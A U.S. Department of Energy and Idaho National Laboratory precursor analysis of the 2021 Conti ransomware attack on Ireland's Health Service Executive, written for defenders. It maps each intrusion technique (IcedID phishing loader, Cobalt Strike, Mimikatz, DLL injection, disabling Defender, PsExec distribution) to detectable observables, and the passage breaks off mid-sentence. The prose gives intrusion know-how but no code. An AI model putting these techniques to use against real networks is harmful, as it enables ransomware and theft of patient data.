DISCLAIMER

This report was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor any agency thereof, nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or any agency thereof. Reference herein to any social initiative (including but not limited to Diversity, Equity, and Inclusion (DEI); Community Benefits Plans (CBP); Justice 40; etc.) is made by the Author independent of any current requirement by the United States Government and does not constitute or imply endorsement, recommendation, or support by the United States Government or any agency thereof.

PRECURSOR ANALYSIS REPORT: CONTI RANSOMWARE ATTACK ON THE HEALTH SERVICE EXECUTIVE OF IRELAND 2021

Cybersecurity for the Operational Technology Environment (CyOTE)

31 DECEMBER 2022

CyOTE Cybersecurity for the Operational Technology Environment

U.S. DEPARTMENT OF ENERGY | Office of Cybersecurity, Energy Security, and Emergency Response

This document was prepared by Idaho National Laboratory (INL) under an agreement with and funded by the U.S. Department of Energy.

INL is a U.S. Department of Energy National Laboratory
operated by Battelle Energy Alliance, LLC

TABLE OF CONTENTS

FIGURES

TABLES

PRECURSOR ANALYSIS REPORT: CONTI RANSOMWARE ATTACK ON THE HEALTH SERVICE EXECUTIVE OF IRELAND 2021

1. EXECUTIVE SUMMARY

The Conti Ransomware Attack on the Health Service Executive (HSE) of Ireland 2021 Precursor Analysis Report leverages publicly available information about the attack and catalogs anomalous observables for each technique employed by the adversary. This analysis is based upon the methodology of the Cybersecurity for the Operational Technology Environment (CyOTE) program.

The HSE provides public healthcare corporate services and operational services throughout Ireland, with critical functions including the acute national ambulance service, acute hospital service, and community healthcare service. On 14 May 2021, Conti ransomware encrypted 80 percent of the HSE's Information Technology (IT) infrastructure across corporate, hospital, community, and electronic health record services. Conti is a ransomware-as-a-service operation that encrypts local files, uses double extortion against victims, and is facilitated by many intrusion tools. The attack forced the HSE to shut down its entire IT infrastructure to contain the ransomware, forcing employees to revert to pen and paper recordkeeping and leading to the cancellation of many appointments and procedures.

The adversary also exfiltrated 700 GB of data, compromising the confidentiality of patients' protected health information. Had the adversary targeted the COVID-19 cloud systems or operational technology assets, such as Internet of Medical Things medical devices or smart building management systems, the impact of the attack would almost certainly have been far more severe.

Researchers and analysts identified 21 unique techniques (used in a sequence of 23 steps) likely utilized during the attack with a total of 1,185 observables using MITRE ATT&CK® for Industrial Control Systems. The CyOTE program assesses observables accompanying techniques used prior to the triggering event to identify opportunities to detect malicious activity. If observables accompanying the attack techniques are perceived and investigated prior to the triggering event, earlier comprehension of malicious activity can take place. Twenty-one of the identified techniques used during the attack on the HSE were precursors to the triggering event. Analysis identified 1,086 observables associated with these precursor techniques, 850 of which were assessed to have an increased likelihood of being perceived in the 57 days preceding the triggering event. The response and comprehension time could have been reduced if the observables had been identified earlier.

The information gathered in this report contributes to a library of observables tied to a repository of artifacts, data sources, and technique detection references for practitioners and developers to support the comprehension of indicators of attack. Asset owners and operators can use these products if they experience similar observables or to prepare for comparable scenarios.

2. INTRODUCTION

The Cybersecurity for the Operational Technology Environment (CyOTE) program developed capabilities for energy sector organizations to independently identify adversarial tactics and techniques within their operational technology (OT) environments. Led by Idaho National Laboratory (INL) under leadership of the Department of Energy (DOE) Office of Cybersecurity, Energy Security, and Emergency Response (CESER), CyOTE is a partnership with energy sector owners and operators whose goal is to tie the impacts of a cyber attack to anomalies in the OT environment to determine whether the anomalies have a malicious cyber cause.

2.1. APPLYING THE CYOTE METHODOLOGY

The CyOTE methodology, as shown in Figure 1. CyOTE Methodology, applies fundamental concepts of perception and comprehension to a universe of knowns and unknowns increasingly disaggregated into observables, anomalies, and triggering events. The program utilizes MITRE's ATT&CK® Framework for Industrial Control Systems (ICS) as a common lexicon to assess triggering events. By leveraging the CyOTE methodology with existing commercial monitoring capabilities and manual data collection, energy sector partners can understand relationships between multiple observables, which could represent a faint signal of an attack requiring investigation. CyOTE can assist organizations in prioritizing their OT environment visibility investments.




Figure 1. CyOTE Methodology

Historical case studies such as this one support continued learning through analysis of incidents that have impacted OT. This precursor analysis report is based on publicly available reports and provides examples of how key concepts in the CyOTE methodology appear in the real world, providing insights on how similar novel attacks could be detected earlier and therefore mitigated. The analysis enables OT personnel to independently identify observables associated with techniques known to be indicators of attack within OT environments. The identified observables highlight anomalous events for further investigation, which could enhance comprehension of malicious activity.

A timeline of events based on the CyOTE methodology portrays the attack-related observables associated with the precursor analysis report cyber attack. The timeline includes assessed dates, the triggering event, and comprehension of malicious activity by the organization. The point on this timeline when each technique appears is critical to the organization's ability to perceive and comprehend the associated malicious activity. Perception of techniques early in the timeline is critical, since halting those techniques will generally have greater potential to limit additional attack vectors using other techniques, defeat the cyber attack, and limit damage to operations.

Each technique has an assessed perceivability. Perceivability is a function of the number of observables and the potential for personnel to detect those observables. If a technique includes effects which personnel may detect, such as deletion or modification of system files or required user execution, then the technique would be more perceivable.

Differences in infrastructure and system configurations may present different challenges and opportunities for observable detection. For example, architecture-wide endpoint monitoring is likely to improve the perceivability of techniques which modify host files, such as the Data Destruction technique (T0809) for Inhibit Response Function and Theft of Operational Information technique (T0882) for Impact. Network monitoring and log analysis capabilities are likely to improve perceivability of techniques which create malicious network traffic, such as the Standard Application Layer Protocol technique (T0869) for Command and Control, External Remote Services technique (T0822) for Initial Access, and Connection Proxy technique (T0884) for Command and Control. Alternatively, enhancing the monitoring parameters of system files would increase the perceivability of techniques such as Data from Information Repositories technique (T0811) for Collection and the Service Stop technique (T0881) for Inhibit Response Function.

Comprehension can be further enhanced by technique artifacts created when adversaries employ certain attack techniques. The CyOTE program provides organizations with a library of observables reported in each historical case. The library can be used in conjunction with a repository of artifacts, data sources, and technique detection references for practitioners and developers to support the comprehension of indicators of attack.

2.2. BACKGROUND ON THE ATTACK

The ransomware attack on the Health Service Executive (HSE) of Ireland, the nation's publicly funded healthcare system,[a] was executed by two different adversaries in 2021.[1,2]

The first adversary gained initial access to the HSE's internal network on 18 March 2021 (D-57) by infecting an internal workstation after an HSE employee interacted with a malicious Excel file attached to a spearphishing email.

The first adversary then brokered the initial access to a second adversary. The second adversary very likely employed the first adversary as an initial access broker (IAB)[b] for an access-as-a-service (AaaS) operation.[3,4]

The second adversary used the brokered initial access to enable the deployment of intrusion tools, data exfiltration, and Conti ransomware against the HSE.[5] Conti is a ransomware-as-a-service (RaaS) operation that encrypts local files, uses double extortion against victims, and is facilitated by many intrusion tools, used at the discretion of the Conti operator.[6,7,8,9]

A timeline of adversarial techniques is shown in **Error! Reference source not found.**. The timeline includes the estimated number of days prior to and after the triggering event. The timeline after the triggering event includes the assessed victim comprehension timeline.

Following initial access, the adversary created a persistence mechanism on the initially infected workstation, providing the adversary continued remote access through reboots and shutdowns (D-52).[10] The adversary then executed Cobalt Strike and Mimikatz, which was detected but not blocked by HSE's antivirus software, to harvest credentials (D-44). On 7 May (D-7), the adversary installed additional persistent malware on the initially infected workstation before carrying out domain discovery and compromising additional systems. The adversary then employed intrusion tools to establish command and control (C2) points, discover and enumerate domains, escalate privileges, and move laterally through the network.

To provide corporate and operational services, the HSE employed the National Healthcare Network (NHN), which




Figure 2. Intrusion Timeline

[a] The HSE provides public healthcare corporate services and operational services throughout Ireland, with critical functions including the acute national ambulance service, acute hospital service, and community healthcare service. The HSE comprised 1,200 networked locations, 54 hospitals, 9 community healthcare organizations, 130,000 staff, 350 IT staff, over 70,000 end-user devices, more than 4,500 servers, and over 1,000 Information Technology (IT) applications.

[b] For clarity, "IAB" will refer to the first adversary and "adversary" will refer to the second adversary.

is a national network supporting IT applications, national and local IT infrastructure connectivity, and delivery of coordinated critical healthcare services across corporate and operational HSE networks.[11]

However, the NHN lacked architectural segmentation and segregation, had uncharted privileges for system administrators, and had widely implemented bidirectional trust between many of the NHN-connected AD domains: this presented a high level of shared risk to the HSE and other organizations connected to the NHN. The NHN's flat architecture placed the interconnected networks within the same security/trust boundary as the HSE's internal network, which allowed the adversary to pivot from the HSE's internal network to multiple NHN-connected hospitals and community health organizations. Conti impacted all nine NHN domains and all nine HSE domains.

On 8 May (D-6) the adversary moved outside of the HSE's internal network and pivoted to NHN-connected hospitals using a variety of techniques.[12] From there, they accessed discovered drives, devices, and file sharing websites via various remote services to browse local and remote folders, open files, and create archives of files. This process yielded 700 GB of data, including confidential protected health information (PHI), which the adversary exfiltrated to use for extortion purposes.[13]

The adversary executed the Conti ransomware payload on 14 May (D-0), encrypting 80 percent of the HSE's IT infrastructure across corporate, hospital, community, and electronic health record (EHR) services and leaving a ransom note on the affected workstations and servers.[14,15,16,17] Ultimately, the adversary encrypted approximately 2,800 servers and 3,500 workstations across 15 domains.[18]

This ransomware attack forced the HSE to disconnect and shut down its entire IT infrastructure to contain the ransomware.[19] Many patient procedures, appointments, and treatments were cancelled or delayed, and hospital and community staff reverted to pen and paper record keeping for the limited services they were able to provide. At the time of this attack, the HSE was over a year into the COVID-19 crisis. Tired and stressed HSE employees had to further step up for the ransomware attack's response and continuity effort. Had the adversary targeted the COVID-19 cloud systems or Operational Technology (OT) assets, such as Internet of Medical Things (IoMT) medical devices or smart building management systems (BMS), the ransomware attack's impact would almost certainly have been far more severe.[20,21,22]

The HSE refused to pay the ransom, and for unknown reasons the adversary provided a decryption tool, which significantly sped up the HSE's recovery process, even as the adversary threatened to publish stolen data. On 21 September (D+130), all the affected servers were decrypted and nearly all applications were restored.[23] In the aftermath of the attack, PricewaterhouseCoopers (PwC) conducted an independent review, dated 3 December (D+203), for the HSE.

This ransomware attack is the largest known to have been carried out against a healthcare service IT system and severely impacted the HSE. In addition to loss of system availability and four months of recovery time, the attack compromised PHI, led to patient care lawsuits, and incurred an estimated recovery cost of about $100 million.[24,25,26]

Analysis identified 21 unique techniques (used in a sequence of 23 steps) in a sequence and timeframe likely used by adversaries during this cyber attack (**Error! Reference source not found.** 1). These attack techniques are defined according to MITRE's ATT&CK® for ICS framework.

Table 1. Techniques Used in the Conti Ransomware Attack on the HSE of Ireland 2021




Table 2. Precursor Analysis Report Quantitative Summary

Precursor Analysis Report Quantitative Summary	Totals
MITRE ATT&CK® for ICS Techniques	23
Technique Observables	1,185
Precursor Techniques	21
Precursor Technique Observables	1,086
Highly Perceivable Precursor Technique Observable	850

3. OBSERVABLE AND TECHNIQUE ANALYSIS

The following analysis may assist organizations in identifying malicious cyber activity earlier and more effectively. The following techniques and observables were compiled from publicly available sources and correlated with expert analysis.

3.1. SPEARPHISHING ATTACHMENT TECHNIQUE (T0865) FOR INITIAL ACCESS

On 16 March, the IAB sent a spearphishing email with a malicious Excel file to an HSE employee. This spearphishing email was the source of the initial infection and access to the HSE's internal network. The malicious Excel file was likely within a zip file or password-protected zip file attached to the spearphishing email. The IAB previously sent four spearphishing emails with the same subject to the same HSE employee, who was among the targets of a larger spearphishing campaign, between 14 December 2020 and 9 February 2021. Based on threat profiling of the attributed IAB in the HSE incident, CyOTE analysts assess that the spearphishing campaign likely comprised malspam associated with IcedID malware.[27,28,29]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe the same-subject spearphishing emails with malicious Excel file attachments through manual or automated means.

A total of 10 observables were identified with the use of the Spearphishing Attachment technique (T0865). This technique is important for investigation because it is often one of the first techniques an IAB will use to gain initial access to a targeted network. This technique appears at the beginning of the technique timeline and responding to it will effectively eliminate the initial access vector. Terminating the chain of techniques at this point would avert adversarial access to the network and terminate the attack.

Of the 10 observables associated with this technique, eight are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 29 artifacts could be generated by the Spearphishing Attachment technique
Technique Observers[c]	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

[c] Observer titles are adapted from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster. CyOTE products utilize these job categories rather than organizational titles to both support comprehensive analysis and preserve anonymity within the victim organization. A complete list of potential observers can be found in Appendix C.

3.2. USER EXECUTION TECHNIQUE (T0863) FOR EXECUTION

On 18 March the HSE employee interacted with the malicious Excel file attachment, which led to malicious macros or scripts infecting their workstation.[30,31] The malicious code running on the host spawned processes with access to the shell, enabled malicious web services, enabled remote command-line access to the shell, and granted the IAB initial access to the HSE's internal network.

IABs will deploy malware loaders in a targeted network for an initial access foothold and for future deployment of intrusion tools and ransomware.[32] The malicious macros or scripts very likely included a malware loader, which in the case of the Conti attack was most likely the trojan backdoor IcedID.[33,34] The malicious Excel file was most likely contained in a password-protected zip file attached to a malspam email, and the embedded functions of its malicious macros called to other script files to establish and assemble IcedID.[35,36,37,38]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe an anomalous user interaction with an email attachment and Excel file. They may also have observed spawned, anomalous processes associated with Microsoft legitimate binary usage and Windows Event IDs on infected hosts.

A total of 18 observables were identified with the use of the User Execution technique (T0863). This technique is important for investigation because it is the means, unwittingly enabled by the victim, by which the adversary can gain access to an organization's internal network. This technique appears early in the technique timeline and responding to it will halt further access to the victim network. Terminating the chain of techniques at this point would limit the infection to the initially infected workstation.

Of the 18 observables associated with this technique, nine are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 23 artifacts could be generated by the User Execution technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

3.3. SCRIPTING TECHNIQUE (T0853) FOR EXECUTION

After the HSE employee interacted with the malicious Excel file, IcedID was deployed on the source workstation, providing a foothold in the HSE's internal network.[39,40] During and after assembly, IcedID likely performed scripted host enumeration with modules for operating system (OS) fingerprinting, browser hooking, desktop screenshots, and email or Outlook information.[41,42]

The adversary executed Cobalt Strike, an adversary simulation tool, on the initially infected workstation on 31 March.[43,44] Multiple batch scripts and batch commands were likely a means of execution for Cobalt Strike's discovery efforts.[45,46] Cobalt Strike DLLs were very likely injected into Microsoft legitimate binaries, and text files of mapped endpoints were saved on a local host.

On 14 May the adversary executed the Conti ransomware payload.[47] Multiple batch scripts and batch commands were coupled with PsExec to stage and execute Conti EXEs and DLLs on mapped and looped endpoints.[48,49,50]

Once Conti is loaded, it starts scripted encryption routines via multi-threaded processing.[51] In the HSE attack, Conti likely performed host and network connection enumeration to discover open SQL processes to terminate, files to implicitly encrypt, and open Server Message Block (SMB) network shares and connected local hosts to which it could spread.[52] Conti can also scan the network for SMB over TCP Port 445.[53] Conti encrypts files while sequentially running SMB-spreading routines to local network shares and local network hosts within the same subnet.[54]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe anomalous network connections to external web addresses and anomalous network connections between local hosts. They may also have observed spawned, anomalous processes associated with anomalous Excel files, Microsoft legitimate binary usage, Windows Event IDs, batch scripts, and malware service binaries on infected hosts.

A total of 74 observables were identified with the use of the Scripting technique (T0853). This technique is important for investigation because it provides a foothold in an organization's internal network, a means for network discovery, a means for deploying and initiating C2 capable malware, and a basis for staging and executing ransomware. This technique appears repeatedly throughout the timeline and responding to it has the potential to effectively eliminate the foothold established by IcedID on the initially infected workstation, limit the C2 and discovery tactics of Cobalt Strike, and limit loss of availability.

Of the 74 observables associated with this technique, 48 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 12 artifacts could be generated by the Scripting technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

3.4. NATIVE API TECHNIQUE (T0834) FOR EXECUTION

IcedID, Cobalt Strike, and Conti interact with the Windows OS native application programming interfaces (API) throughout the assembly and execution stages of the malware.[55,56] Native APIs provide a means of calling low-level hardware, memory space, and process services with the Windows kernel, and this functionality is accessible by user-mode applications and libraries.[57] Native APIs are normally used for booting and carrying out standard tasks and requests, but IcedID, Cobalt Strike, and Conti use them for executing malicious tasks and requests.

IcedID, Cobalt Strike, and Conti use process injection to hide behind and run through Microsoft legitimate binaries and executables (sometimes referred to as Living Off the Land Binaries).[58] Cobalt Strike and Conti makes use of reflective DLL injection to load Conti directly into/from memory into a local host process without writing the Conti service binaries to the infected host's file system and disk.[59] Conti further uses Native API calls to dynamically resolve resources, enumerate the host, enumerate open SMB shares, discover routine remote hosts, retrieve Address Resolution Protocol (ARP) caches, and rapidly encrypt files.[60] Conti can also use Native API calls with invalid arguments to evade sandboxes.[61] These uses of process injection and Native API bolster evasion during intrusion, incident response, and postmortem forensics while enabling coded functions.

IcedID, Cobalt Strike, and Conti also make use of obfuscation and deobfuscation throughout the assembly and execution stages. IcedID decrypts the encrypted assembly files during the first and second stages of its assembly process.[62,63] Cobalt Strike decrypts meterpreter shellcode or PowerShell script shellcode during the reflective DLL injection process.[64,65] Conti has two cycles of decryption to perform its payloads functions, the first of which includes encrypted hash values calling to specific API functions, sometimes referred to as API-by-hash. The second includes a hardcoded AES-256 key to decrypt the payload.[66] These uses of obfuscation and deobfuscaton bolster evasion during intrusion tool assembly.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous endpoint detection alerts on infected hosts.

A total of 49 observables were identified with the use of the Native API technique (T0834). This technique is important for investigation because it is the lowest-level means of execution to call to hardware, memory space, and process services for execution evasion. This technique appears repeatedly throughout the timeline and responding to it has the potential to effectively eliminate the further use of IcedID and Cobalt Strike to facilitate the staging and execution of Conti on infected hosts.

Of the 49 observables associated with this technique, one is assessed to be highly perceivable, and is italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 25 artifacts could be generated by the Native API technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.5. STANDARD APPLICATION LAYER PROTOCOL TECHNIQUE (T0869) FOR COMMAND AND CONTROL

Once the HSE employee interacted with the malicious Excel file, the third stage IcedID DLL within license.dat on the initially infected workstation was assembled and executed.[67,68] The placement and full assembly of IcedID provided remote access to the initially infected workstation from an external C2 point via HTTP requests over Transmission Control Protocol (TCP) Port 80, HTTPS requests over TCP Port 443, and domain name system (DNS) requests over TCP/User Datagram Protocol (UDP) Port 53, allowing for remote command execution.[69] CyOTE analysts assess that IcedID likely was used only for initial network access of the HSE, host enumeration of the initially infected workstation, and basic discovery efforts. Once an AaaS agreement was made between the IAB and the follow-on adversary, the adversary likely used the C2 capabilities of IcedID to drop Cobalt Strike and other intrusion tools onto the initially infected workstation to assume operational control.[70]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections to external web addresses and anomalous file transfer and file execution from an external web address. They may also have observed spawned, anomalous processes associated with anomalous Excel files, Microsoft legitimate binary usage, Windows Event IDs, IcedID service binaries, and file writes on infected hosts.

A total of 27 observables were identified with the use of the Standard Application Layer Protocol technique (T0869). This technique is important for investigation because it is a mechanism of scripted malware assembly which enables remote access to a targeted internal network and disguises adversary network traffic as normal activity. This technique appears early in the timeline and responding to it will halt the adversary's access to the internal network and effectively eliminate succeeding persistence, execution, and C2 tactics on the initially infected workstation. Terminating the chain of techniques at this point would limit the infection of the victim's internal network to the initially infected workstation.

Of the 27 observables associated with this technique, 18 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 12 artifacts could be generated by the Standard Application Layer Protocol technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.6. COMMONLY USED PORT TECHNIQUE (T0885) FOR COMMAND AND CONTROL

IcedID, Cobalt Strike, and Conti make use of commonly used ports for standard application layer protocol C2 activity.[71] Utilizing commonly used ports likely allowed the adversary's traffic to blend in with normal network traffic. The adversary mostly utilized HTTP over TCP Port 80, HTTPS over TCP Port 443, and DNS over TCP/UDP on Port 53. However, the adversary likely handled Remote Desktop Protocol (RDP) sessions with proxy redirection over TCP/UDP Port 8080 to an external remote proxy. Port 8080 is commonly used by web servers but can be used by adversaries to bypass firewall restrictions. While RDP sessions are normally sent over TCP/UDP Port 3389, the adversary utilized the IcedID process on the initially infected workstation with components of port translation to pass through and redirect RDP traffic from TCP/UDP Port 3389 to TCP/UDP Port 8080.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections to external web addresses and anomalous file transfer and file execution from an external web address.

A total of 19 observables were identified with the use of the Commonly Used Port technique (T0885). This technique is important for investigation because it allows the adversary to disguise and blend their traffic with legitimate network traffic passing through passive boundary protection defenses. This technique appears repeatedly throughout the timeline and responding to it will prevent the adversary from establishing C2 points within the victim's network.

Of the 19 observables associated with this technique, 14 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 5 artifacts could be generated by the Commonly Used Port technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.7. MASQUERADING TECHNIQUE (T0849) FOR EVASION

After the HSE employee interacted with the malicious Excel file, the third stage IcedID DLL within license.dat on the initially infected workstation was assembled and executed.[72,73] As part of the assembly process, the adversary may have employed ID spoofing to execute the associated HTML Application (HTA) file and download the appropriate IcedID DLL. Then a GZIP loader DLL file masquerading with random extensions requests and loads the IcedID payload, which itself is masquerading as a GZIP file.[74] The fake GZIP file's HTTP get request contains an .msi string after the header, which is in fact the encrypted IcedID payload.[75]

IT Staff and IT Cybersecurity personnel may have been able to observe spawned, anomalous processes associated with anomalous Excel files, binary execution, HTA files, Microsoft legitimate binary usage, GZIP files, file writes, and IcedID service binaries on infected hosts.

A total of 18 observables were identified with the use of the Masquerading technique (T0849). This technique is important for investigation because it is used to disguise malicious payloads from automated or manual detection. This technique appears early in the technique timeline and responding to it will limit the assembly of IcedID and halt access to the victim's internal network. Terminating the chain of techniques at this point would limit the infection of the victim's internal network to the initially infected workstation.

Of the 18 observables associated with this technique, 15 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 15 artifacts could be generated by the Masquerading technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.8. MODIFY PROGRAM TECHNIQUE (T0889) FOR PERSISTENCE

The adversary created a persistence mechanism on the initially infected workstation, providing continued remote access through reboots and shutdowns, on 23 March.[76] The adversary likely modified the registry keys on the initially infected workstation by adding a registry run key for the IcedID process.[77,78] The adversary also likely used additional registry run keys, scheduled tasks, and Windows services to ensure the adversary could continue to utilize Microsoft legitimate binaries during the deployment of the IcedID, Cobalt Strike, and Conti service binaries.

Throughout the intrusion, the adversary likely modified group policies through command-line execution to disable Windows Defender on victim hosts.[79,80] The adversary also likely modified registry keys through command-line execution when placing Cobalt Strike Beacons on ADMIN$ shares, allowing RDP through firewalls, disabling Windows Defender, and stopping security services. The adversary then likely utilized the command-line utility msiexec.exe of Windows Installer to uninstall any identified security applications.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous command-line execution, registry run keys, scheduled tasks, Windows services, modified group policies, Windows Defender Disablement, modification of registry keys, termination of security services, security package uninstallation, and Windows Event IDs on infected hosts.

A total of 40 observables were identified with the use of the Modify Program technique (T0889). This technique is important for investigation because it allowed the adversary continued remote access to the initially infected workstation through reboots and shutdowns, solidified the means of reoccurring execution through Microsoft legitimate binaries, and disabled Windows Defender and other security functionality. This technique appears throughout the timeline. However, the registry run key component appears early and responding to it will effectively eliminate the persistence mechanism likely used by IcedID to remain active through reboots and shutdowns. Responding to all other components of this technique, which appear throughout the timeline, will assist in assessing the extent to which the malware has propagated through the victim's network.

Of the 40 observables associated with this technique, 36 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 3 artifacts could be generated by the Modify Program technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.9. COMMAND-LINE INTERFACE TECHNIQUE (T0807) FOR EXECUTION

On 31 March, the adversary executed Cobalt Strike and Mimikatz commands on the initially infected workstation. These commands were detected but not blocked by the endpoint security antivirus software.[81] To run these intrusion tools on a local network host, the adversary utilized basic and non-obfuscated PowerShell and command prompt instructions. The adversary likely used command-line execution to perform an extensive list of tasks, including malware loading, malware assembly, binary execution, batch scripts, Microsoft legitimate binary usage, process injection, reflective DLL injection, registry modifications, registry run keys, task scheduling, Windows service creation, group policy modifications, allowing RDP through firewalls, security functionality disablement, C2 development, host connection enumeration, domain discovery, endpoint mapping, privilege escalation, credential harvesting, account usage, enabling RDP, tainting network shares, Cobalt Strike Beacon distribution, account creation, data exfiltration, Windows shadow copy deletion, backup deletion, service stops, and propagation of file encryption. The adversary likely used command-line execution with a combination of preexisting C2, batch scripts, WMIC.exe, psexec.exe, and an accepteula flag to locally drop and remotely distribute Cobalt Strike Beacons to 